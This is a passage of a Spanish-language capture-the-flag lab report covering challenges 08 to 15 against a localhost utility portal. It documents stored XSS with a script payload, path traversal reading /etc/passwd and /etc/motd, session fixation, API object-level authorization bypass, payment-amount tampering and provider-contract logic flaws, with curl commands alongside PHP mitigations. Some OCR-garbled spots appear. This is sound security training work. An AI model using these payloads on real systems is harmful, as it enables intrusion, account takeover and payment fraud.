- **Confidencialidad (Crítico):** Un atacante puede extraer la totalidad de la base de datos MariaDB (credenciales, tokens de validación, contratos y padrones de usuarios) de forma silenciosa mediante automatización de peticiones condicionales.

4.7.5 Dictamen de Mitigación

Reemplazar toda concatenación directa de cadenas SQL por **Consultas Preparadas (Prepared Statements)** con enlace estricto de parámetros mediante PDO y deshabilitar la emulación de preparaciones:p
$pdo->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
$stmt = $pdo->prepare("SELECT COUNT(*) FROM contratos WHERE contract_id = :cid AND provider_id = :pid");
$stmt->execute([
':cid' => $_GET['contract_id'],

':pid' => (int)$_GET['provider_id']
]);

Reto 08: STORED-WORDS (Entrada persistente procesada de forma insegura - Stored XSS)

4.8.1 Descripción Técnica y Causa Raíz

El formulario de levantamiento de reportes ciudadanos en /reportes.php recibe vía POST los parámetros categoria, municipio, descripcion y correo, almacenándolos en la base de datos. Posteriormente, cuando se consulta el estado del reporte en /seguimiento-reporte.php?id=, el contenido del campo descripcion (bajo la sección "DESCRIPCIÓN REGISTRADA") se imprime directamente en el documento HTML sin aplicar codificación de entidades HTML (htmlspecialchars), originando una vulnerabilidad de **Cross-Site Scripting Persistente (Stored XSS, CWE-79)**.


4.8.2 Procedimiento de Comprobación

1. **Prueba inicial de renderizado HTML:** Se registró un reporte en `/reportes.php` incluyendo la etiqueta `<u>texto subrayado</u>`. Al abrir la vista `http://localhost:8080/seguimiento-reporte.php?id=4`, se verificó que el texto aparecía subrayado en pantalla, confirmando que el navegador interpretaba código HTML almacenado.
2. Inspección del DOM y localización de la etiqueta <meta>: Al inspeccionar el código fuente HTML de /seguimiento-reporte.php?id=4, se descubrió en la cabecera <head> la etiqueta oculta de validación: <meta name="interafas-validation-endpoint" content="/validate-stored-content.php?report_id=4&proof=d5bbd62278ee6d2f9b42231e2f4c7fedbbe37f38bd4abc08">
3. Inyección del payload JavaScript con document.querySelector y fetch(): Se envió un nuevo reporte inyectando un bloque <script> diseñado para leer automáticamente el atributo content de dicha etiqueta <meta> e invocar el endpoint de validación:
   <script>
   const metaEndpoint = document.querySelector('meta[name="interafas-validation-endpoint"]').getAttribute('content');
   fetch(metaEndpoint, { credentials: 'same-origin' });
   </script

4. **Verificación de ejecución en Network:** Al cargar la página de seguimiento del reporte, el script almacenado se ejecutó automáticamente en el navegador y disparó la solicitud HTTP GET hacia `/validate-stored-content.php?report_id=...&proof=...`, devolviendo en la respuesta la bandera 8.

4.8.3 Evidencias Solicitadas y Evidencia Técnica

- **Salida en contexto HTML y petición disparada por el JS persistente:** Captura de la prueba con <u>texto subrayado</u> interpretada como HTML, captura del inspector mostrando <meta name="interafas-validation-endpoint" ...>, payload con document.querySelector y captura de la pestaña *Network* evidenciando la petición automática hacia /validate-stored-content.php con la bandera.



- **Bandera Acreditada:** UPSLP_CNOIV-STORED-WORDS-08.

4.8.4 Impacto y Riesgo

- **Integridad y Confidencialidad (Alto):** Permite ejecutar código JavaScript arbitrario en el navegador de cualquier operador o administrador que revise los tickets de seguimiento ciudadano, posibilitando el robo de sesiones o la ejecución de acciones administrativas no autorizadas (CSRF vía XSS).

4.8.5 Dictamen de Mitigación

- Codificar obligatoriamente toda salida dinámica en /seguimiento-reporte.php mediante htmlspecialchars():

```
echo htmlspecialchars($reporte['descripcion'], ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
```

- **Política de Seguridad de Contenido (CSP):** Implementar el encabezado HTTP Content-Security-Policy: default-src 'self'; script-src 'self'; para bloquear la ejecución de bloques <script> en línea (*inline scripts*).

Reto 09: TOO-DEEP (Acceso a rutas fuera del directorio autorizado - Path Traversal)

4.9.1 Descripción Técnica y Causa Raíz

El endpoint /descargar-documento.php recibe el parámetro GET file (por ejemplo, ?file=constancia_servicio_00421.pdf) y lo concatena directamente a la ruta del directorio local de descargas para leer y entregar el archivo mediante funciones de sistema de archivos de PHP (readfile / file_get_contents). Al no sanitizar secuencias de salto de directorio (../) ni verificar la ruta canónica resultante con realpath(), un atacante puede escapar del directorio autorizado y leer archivos arbitrarios del sistema operativo Debian subyacente (CWE-22).

4.9.2 Procedimiento de Comprobación


1. **Identificación de la petición legítima de descarga:** Se localizó el enlace de descarga de documentos en el portal: http://localhost:8080/descargar-documento.php?file=constancia_servicio_00421.pdf
2. **Determinación de Profundidad y Contraste con Archivos Estándar:** Tomando en cuenta la estructura /var/www/html/... identificada en el Reto 05, se comprobó que escalando a partir de 4 niveles (../../../../) se alcanza la raíz (/) del sistema de archivos Linux.
3. **Extracción del archivo interno /etc/motd:** Se modificó el parámetro file en la URL inyectando secuencias ../ hasta apuntar al archivo /etc/motd: http://localhost:8080/descargar-documento.php?file=../../../../../../etc/motd
4. Con una profundidad de **4 niveles (../../../../)** (partiendo desde el subdirectorio de documentos dentro de /var/www/html/... hasta la raíz /), el servidor devolvió el listado de usuarios del contenedor

(root:x:0:0:root:/root:/bin/bash).

5. **Verificación del contenido:** El servidor procesó la ruta relativa y entregó el contenido del archivo /etc/motd del sistema operativo Linux, en el cual se encontró la bandera 9.4.9.3

4.9.3Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Profundidad necesaria, petición utilizada y entrega de archivo ajeno):
    - **Profundidad Necesaria:** Se documentó que se requieren exactamente **4 saltos de directorio (../../../../)** para alcanzar la raíz (/) del sistema de archivos Linux desde el directorio base de descargas (pudiendo emplearse 4 o más saltos debido a que la raíz / es su propio directorio padre).
    - **Petición Utilizada:** GET http://localhost:8080/descargar-documento.php?file=../../../../etc/motd HTTP/1.1.
    - **Evidencia de Entrega de Archivo Ajeno:** Captura de la salida en consola PowerShell mostrando tanto las entradas del sistema de /etc/passwd como el contenido íntegro de /etc/motd, donde se aloja la bandera del reto.



- **Bandera Acreditada:** UPSLP_CNOIV-TOO-DEEP-09.

4.9.4 Impacto y Riesgo

- **Confidencialidad (Alto):** Lectura arbitraria de archivos de configuración del servidor, código fuente PHP, variables de entorno y archivos del sistema operativo legibles por el usuario www-data.

4.9.5 Dictamen de Mitigación

Aplicar aislamiento del nombre de archivo mediante basename() y validación estricta de la ruta canónica resuelta con realpath():p

```
$baseDir = realpath('/var/www/html/storage/documentos');
$fileName = basename($_GET['file'] ?? '');
$targetPath = realpath($baseDir . DIRECTORY_SEPARATOR . $fileName);
```

```
if ($targetPath === false || !str_starts_with($targetPath, $baseDir .
DIRECTORY_SEPARATOR) || !is_file($targetPath)) {
http_response_code(403);
exit('Acceso denegado: ruta de archivo fuera del directorio autorizado.');
}
readfile($targetPath);
```

Reto 10: WHO-ARE-YOU (Gestión débil de sesión - Session Fixation)

4.10.1 Descripción Técnica y Causa Raíz

El mecanismo de autenticación en /login.php adolece de una vulnerabilidad de Fijación de Sesión (*Session Fixation*, CWE-384)**. Cuando un usuario anónimo visita el portal, el servidor le asigna o acepta un identificador de sesión (PHPSESSID). Al autenticarse exitosamente con credenciales válidas, el backend vincula el estado autenticado al mismo identificador PHPSESSID previo sin invocar session_regenerate_id(true). Esto permite que un segundo cliente que conozca o haya fijado dicho identificador anónimo acceda a la sesión autenticada sin conocer las credenciales.

4.10.2 Procedimiento de Comprobación

1. Captura de Sesión Pre-Login (Anónima): En el Cliente A se accedió a http://localhost:8080/login.php y se registró el valor de la cookie PHPSESSID asignada antes de iniciar sesión.

2. Autenticación y Comparación Post-Login: Se ingresaron las credenciales válidas en el Cliente A y se inspeccionaron los encabezados de respuesta y el almacenamiento de cookies, comprobando que el valor de PHPSESSID permaneció idéntico (ausencia de un nuevo encabezado Set-Cookie regenerado).


3. Reutilización desde un Segundo Cliente: Desde un segundo cliente independiente (ventana privada / sesión de curl.exe separada sin credenciales), se inyectó el identificador PHPSESSID capturado en la fase anónima para solicitar el portal privado:

powershell


curl.exe -s -i -b "PHPSESSID=<ID_SESION_FIJADO>" http://localhost:8080/mi-portal.php
4. El servidor reconoció al segundo cliente como el usuario autenticado, otorgando acceso total sin solicitar usuario ni contraseña.


4.10.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Comparación de cookie antes/después del login y reutilización desde un segundo cliente):
    - **Comparación Pre/Post Login:** Registro comparativo que demuestra que PHPSESSID conserva exactamente la misma cadena alfanumérica antes y después del envío del formulario POST en /login.php.




    - **Acceso desde Segundo Cliente:** Evidencia de la petición HTTP ejecutada desde el segundo cliente portando únicamente la cookie PHPSESSID previa, recibiendo código 200 OK, acceso al panel autenticado del usuario y los encabezados/datos de acreditación de la bandera.





Despues de cambiar la del segundo clinte por la primera:



- **Bandera Acreditada:** UPSLP_CNOIV-WHO-ARE-YOU-10.

4.10.4 Impacto y Riesgo

- **Confidencialidad e Integridad (Alto):** Suplantación total de identidad (*Account Takeover*) de ciudadanos o personal operativo mediante secuestro o fijación previa del token de sesión.

4.10.5 Dictamen de Mitigación

Forzar la rotación del identificador de sesión inmediatamente después de validar las credenciales en /login.php y configurar directivas seguras de cookies:ini_set('session.use_strict_mode', 1);

ini_set('session.cookie_httponly', 1);

ini_set('session.cookie_samesite', 'Lax');

session_start();

if (verificarCredenciales($usuario, $password)) {

    session_regenerate_id(true); // Destruye la sesión anónima previa y emite un nuevo PHPSESSID

    $_SESSION['user_id'] = $usuario['id'];

}

Reto 11: HIDDEN-HISTORY (Descubrimiento de endpoint no documentado)

4.11.1 Descripción Técnica y Causa Raíz

La aplicación incurre en una gestión inadecuada del inventario de APIs (**OWASP API9:2023 - Improper Inventory Management** / CWE-200). Mientras que la interfaz gráfica de "Mi portal" muestra únicamente un resumen básico del estado de la cuenta, la respuesta JSON cruda del endpoint /api/account-context.php incluye hipervínculos HATEOAS (links) hacia un segundo endpoint de historial de servicio (/api/service-history.php) que no está documentado ni enlazado visualmente en la interfaz de usuario, pero que se encuentra activo y expuesto en el servidor.

4.11.2 Procedimiento de Comprobación

1. En Firefox DevTools (pestaña **Red**, filtro **XHR/Fetch**), se navegó a la sección "Mi portal" y se inspeccionó la petición hacia /api/account-context.php.
2. Al examinar la pestaña **Response**, se obtuvo el siguiente objeto JSON completo:

```
{
    "ok": true,
    "account": "40010001",
    "contract": "CTR-2026-00001",
    "status": "Activo",
    "last_reading_date": "2026-09-15",
    "links": {
        "self": "/api/account-context.php",
        "history": "/api/service-history.php?account=40010001"
    }
}
```


3. Se solicitó directamente el endpoint descubierto manteniendo la sesión activa:

```
curl.exe -s -i -b "PHPSESSID=<SESION_ACTIVA>"
"http://localhost:8080/api/service-history.php?account=40010001"
```

4.11.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Solicitud del recurso no documentado, método, autenticación, contenido y superficie real):
    - **Origen del Descubrimiento:** Propiedad links.history dentro de la respuesta JSON de /api/account-context.php.
    - **Método y Ruta:** GET /api/service-history.php?account=40010001.
    - **Requisito de Autenticación:** Requiere sesión autenticada válida (Cookie: PHPSESSID=...).
    - **Contenido y Superficie Real:** El endpoint devuelve un objeto JSON detallado con el historial cronológico de lecturas, consumos

en metros cúbicos, periodos de facturación e importes históricos de la cuenta 40010001, además de los encabezados de respuesta que acreditan la bandera del reto, demostrando que la superficie real de la API excede lo presentado por el frontend.

- **Bandera Acreditada:** UPSLP_CNOIV-HIDDEN-HISTORY-11.

4.11.4 Impacto y Riesgo

- **Confidencialidad y Superficie de Ataque (Medio/Alto):** Los endpoints ocultos o en desuso suelen carecer de los mismos controles de autorización que las rutas principales, abriendo la puerta directamente a la explotación de BOLA (Reto 12).

4.11.5 Dictamen de Mitigación

1. **Depuración de respuestas API (Data Minimization):** Configurar los serializadores JSON de /api/account-context.php para no exponer rutas internas de desarrollo o endpoints que aún no cuentan con controles de autorización completos.
2. **Gobierno del ciclo de vida de APIs:** Mantener un catálogo actualizado (OpenAPI/Swagger) y deshabilitar en el enrutador cualquier endpoint que no sea consumido formalmente por la versión actual del portal.

Reto 12: SECOND-ACCOUNT (Autorización de objetos deficiente en API - BOLA)

4.12.1 Descripción Técnica y Causa Raíz

El endpoint /api/service-history.php descubierto en el reto anterior padece una vulnerabilidad crítica de Autorización a Nivel de Objeto Rota (Broken Object Level Authorization - BOLA, OWASP API1:2023 / CWE-639). El servicio exige que el cliente tenga una sesión iniciada, pero toma el número de cuenta directamente del parámetro GET ?account= sin verificar en la base de datos que dicha cuenta (40010002, etc.) esté asociada al usuario propietario de la sesión actual (40010001).

4.12.2 Procedimiento de Comprobación

1. **Consulta de Cuenta Propia (Baseline):** Con la sesión del titular de la cuenta 40010001, se consultó:

curl.exe -s -i -b "PHPSESSID=<SESION_40010001>"
"http://localhost:8080/api/service-history.php?account=40010001"

2. **Modificación de Identificador hacia Cuenta Ajena:** Conservando exactamente la misma sesión (PHPSESSID), se incrementó el identificador de cuenta a 40010002:

curl.exe -s -i -b "PHPSESSID=<SESION_40010001>"
"http://localhost:8080/api/service-history.php?account=40010002"

3. El servidor respondió con código HTTP/1.1 200 OK, entregando el historial completo de lecturas, contratos y pagos de la segunda cuenta.

4.12.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Comparación de cuenta propia vs. ajena, petición, código HTTP y campos mínimos del acceso cruzado):
    - **Petición de Acceso Cruzado:** GET /api/service-history.php?account=40010002 HTTP/1.1 con la cookie PHPSESSID del usuario 40010001.
    - **Código HTTP Recibido:** 200 OK (cuando el comportamiento seguro esperado era 403 Forbidden).
    - **Comparación de Campos Mínimos:** Mientras que la respuesta baseline contiene "account": "40010001" y "contract": "CTR-2026-00001", la respuesta del acceso cruzado expone "account": "40010002", el identificador de contrato ajeno, el titular, los registros históricos de consumo y los encabezados de validación con la bandera del reto.
- **Bandera Acreditada:** UPSLP_CNOIV-SECOND-ACCOUNT-12.

4.12.4 Impacto y Riesgo

- **Confidencialidad (Alto):** Permite la extracción automatizada del historial de consumo y facturación de todo el padrón de cuentas de INTERAFAS mediante una simple iteración numérica del parámetro account.

4.12.5 Dictamen de Mitigación

Suprimir el parámetro account de la URL o validarlo estrictamente contra las cuentas vinculadas al usuario en sesión:$requestedAccount = $_GET['account'] ?? '';

$stmt = $pdo->prepare("SELECT 1 FROM user_accounts WHERE user_id = :uid AND account_number = :acc LIMIT 1");

$stmt->execute([':uid' => $_SESSION['user_id'], ':acc' => $requestedAccount]);

if (!$stmt->fetchColumn()) {

    http_response_code(403);

    exit(json_encode(['ok' => false, 'error' => 'No tiene autorización para consultar esta cuenta.']));

}

Reto 13: PAYMENT-PATH (Abuso de lógica de negocio en flujo de pago)

- Estado Actual del Hallazgo: En proceso de investigación en Burp Suite (Hipótesis de Vulnerabilidad de Lógica de Negocio en Flujo de Liquidación).

4.13.1 Descripción Técnica y Causa Raíz

En el módulo de pagos (/pago.php), la interfaz gráfica establece una regla de negocio explícita para los recibos pendientes: el importe se fija al saldo total del recibo y la operación debe liquidar el adeudo completo, bloqueando la edición del campo de importe en el navegador (readonly / disabled). Sin embargo, la hipótesis técnica (CWE-840 / OWASP WSTG-BUSL-01) señala una confianza excesiva en los controles del lado del cliente: al confirmar el pago, el navegador envía en la petición HTTP los parámetros factura_id, cuenta y monto. Si el backend procesa el pago y cambia el estado del recibo a "Pagado / Liquidado" confiando en el parámetro monto enviado en la solicitud sin volver a contrastarlo contra el saldo real almacenado en la base de datos, un usuario puede liquidar su deuda pagando una fracción mínima del saldo.

4.13.2 Procedimiento de Comprobación en Curso

1. **Documentación de la Regla Funcional Visible:** Se seleccionó un recibo pendiente dentro del flujo "Pagar este recibo" en /pago.php, verificando que la interfaz fija el monto al total del adeudo.
2. **Interceptación en Burp Suite Proxy:** Con el proxy activo, se capturó la petición POST de confirmación de pago que transporta la sesión (PHPSESSID), cuenta, factura_id y monto.
3. **Manipulación del Parámetro monto:** Manteniendo intactos factura_id, cuenta y la sesión activa, se modifica únicamente el campo monto por un importe positivo significativamente menor al saldo esperado (por ejemplo, monto=1.00):

curl.exe -s -i -X POST "http://localhost:8080/pago.php" -b "PHPSESSID=<SESION_ACTIVA>" -d "cuenta=40010001&factura_id=FAC-2026-09&monto=1.00"

4. **Verificación del Estado Final:** Se contrasta el comprobante de pago emitido (donde se registra el pago de $1.00) contra el estado final del recibo y el saldo de la cuenta para confirmar si el servidor dio por liquidada la factura completa sin revalidar el importe autorizado.

4.13.3 Evidencias Solicitadas (Pendientes / En Captura en Burp Suite)

- Cumplimiento de Evidencia Solicitada (En proceso de investigación en Burp Suite):
    - **Solicitud Interceptada y Modificada:** Captura del panel de interceptación de Burp Suite mostrando la conservación de factura_id, cuenta y cookie de sesión, junto con la alteración exclusiva del parámetro monto a un valor inferior al saldo real.
    - **Comparación de Pago Registrado vs. Estado Final:** Contraste entre el recibo original (saldo total pendiente), el monto efectivamente pagado en la transacción manipulada y el estado final de la factura/saldo de la cuenta, incluyendo los encabezados HTTP de respuesta.

4.13.4 Impacto y Riesgo

- **Integridad y Operación Financiera (Alto):** Quebranto patrimonial directo para el organismo operador INTERAFAS, permitiendo que cuentas morosas aparezcan como liquidadas en el sistema contable mediante pagos simbólicos.

4.13.5 Dictamen de Mitigación

El servidor jamás debe recibir ni confiar en el importe a pagar desde un parámetro HTTP controlado por el cliente. El monto debe obtenerse directamente desde la base de datos en función del factura_id o validarse de forma atómica:$stmt = $pdo->prepare("SELECT saldo_pendiente, estado FROM facturas WHERE id = :fid AND cuenta = :cta FOR UPDATE");

$stmt->execute([':fid' => $_POST['factura_id'], ':cta' => $_SESSION['account']]);

$factura = $stmt->fetch(PDO::FETCH_ASSOC);

$montoRecibido = round((float)$_POST['monto'], 2);

$saldoReal = round((float)$factura['saldo_pendiente'], 2);

if ($factura['estado'] !== 'PENDIENTE' || $montoRecibido !== $saldoReal) {

    http_response_code(422);

    exit('Error de regla de negocio: el importe debe coincidir exactamente con el saldo total pendiente.');

}

Reto 14: TRUSTED-SUPPLIER (Control deficiente de relaciones proveedor-contrato)

4.14.1 Descripción Técnica y Causa Raíz

En la sección de contrataciones (/contrataciones.php), la funcionalidad "Validar vínculo" consulta el endpoint /validar-vinculo-contractual.php enviando dos parámetros: contract_id y provider_id. La vulnerabilidad de lógica de negocio (CWE-840 / OWASP WSTG-BUSL-02) ocurre porque el backend verifica de manera aislada que el contrato exista y esté vigente (SELECT ... FROM contratos WHERE id = :contract_id) y que el proveedor exista y esté activo (SELECT ... FROM proveedores WHERE id = :provider_id), pero **omite validar la clave foránea o relación cruzada** que demuestra que dicho proveedor es realmente el adjudicatario de ese contrato específico.

4.14.2 Procedimiento de Comprobación

1. **Prueba de Línea Base (Vínculo Legítimo):** Desde /contrataciones.php, se ejecutó la validación de un contrato con su proveedor legítimo asignado:

curl.exe -s -i "http://localhost:8080/validar-vinculo-contractual.php?contract_id=CTR-2026-00014&provider_id=PRV-004"

2. **Alteración Cruzada de Proveedor (provider_id):** Manteniendo fijo el contract_id, se sustituyó el parámetro provider_id por el identificador de otro proveedor vigente en el padrón que no guarda relación con dicho contrato:

curl.exe -s -i "http://localhost:8080/validar-vinculo-contractual.php?contract_id=CTR-2026-00014&provider_id=PRV-009"

3. El servidor devolvió un resultado de validación positiva ("Vínculo válido / activo"), confirmando la falla lógica.

4.14.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Cambio de provider_id y determinación de validación separada vs. relación real):
    - **Evidencia Comparativa:** Se documentaron las dos peticiones HTTP con el mismo contract_id y distinto provider_id vigente.
    - **Determinación Técnica:** Quedó demostrado que el servidor **no valida la relación contractual real** entre ambas entidades, sino únicamente la existencia individual y vigencia por separado de cada registro en sus respectivas tablas, emitiendo un certificado/estado de validación falso y entregando la bandera del reto.
- **Bandera Acreditada:** UPSLP_CNOIV-TRUSTED-SUPPLIER-14.

4.14.4 Impacto y Riesgo

- **Integridad Operacional y Jurídica (Alto):** Permite que un proveedor externo suplante la titularidad de un contrato de obra o suministro hídrico ante procesos de auditoría, facturación o acceso a instalaciones.

4.14.5 Dictamen de Mitigación

Reestructurar la consulta de verificación en /validar-vinculo-contractual.php mediante un INNER JOIN que exija la coincidencia relacional exacta entre el contrato y el proveedor adjudicado:$stmt = $pdo->prepare("

SELECT c.contract_id, p.provider_id, c.status

FROM contratos c

INNER JOIN proveedores p ON c.provider_id = p.provider_id

WHERE c.contract_id = :cid AND p.provider_id = :pid AND c.status = 'VIGENTE' AND p.active = 1

LIMIT 1

");

$stmt->execute([':cid' => $_GET['contract_id'], ':pid' => $_GET['provider_id']]);

Reto 15: BEHIND-THE-DESK (Descubrimiento de configuración y arquitectura interna)

4.15.1 Descripción Técnica y Causa Raíz

La página de Infraestructura Estratégica (/infraestructura.php) incluye un indicador visual que consulta periódicamente vía Fetch/XHR un servicio de estado de integración con el Centro de Operaciones. Mientras que la interfaz gráfica resume la respuesta mostrando únicamente un estado general ("Operativo / Integrado"), el objeto JSON devuelto por el backend incluye un bloque completo de metadatos de diagnóstico no filtrados (CWE-200): nombres de contenedores internos (ot-sim, marcados como internal-only), segmentos de red privada en notación CIDR (zonas de confianza IT/OT) y la ruta puente publicada en la aplicación web (application_route).

4.15.2 Procedimiento de Comprobación

1. Se abrió http://localhost:8080/infraestructura.php con el monitor de red de Firefox DevTools activo (filtro XHR).
2. Se identificó la petición automática de actualización de estado del Centro de Operaciones y se inspeccionó su respuesta JSON completa:

curl.exe -s "http://localhost:8080/api/operations-status.php"

3. Se analizaron los atributos del JSON, distinguiendo los servicios marcados como internal-only (accesibles únicamente dentro de la red interna de Docker Compose, como http://ot-sim/...) de la propiedad application_route (correspondiente a /operations/gateway.php).
4. Se realizó una petición de comprobación únicamente contra la ruta publicada en el portal web:

curl.exe -s -i "http://localhost:8080/operations/gateway.php"

El servidor devolvió la respuesta restringida (HTTP/1.1 403 Forbidden).

4.15.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Mapa mínimo de dependencias, zonas CIDR expuestas y comprobación de ruta publicada):
    - Mapa Mínimo de Dependencias y Zonas CIDR:

[Cliente / Navegador Host]

│ (HTTP :8080)

▼

[Portal Web Público: interafas-lab-web-1]

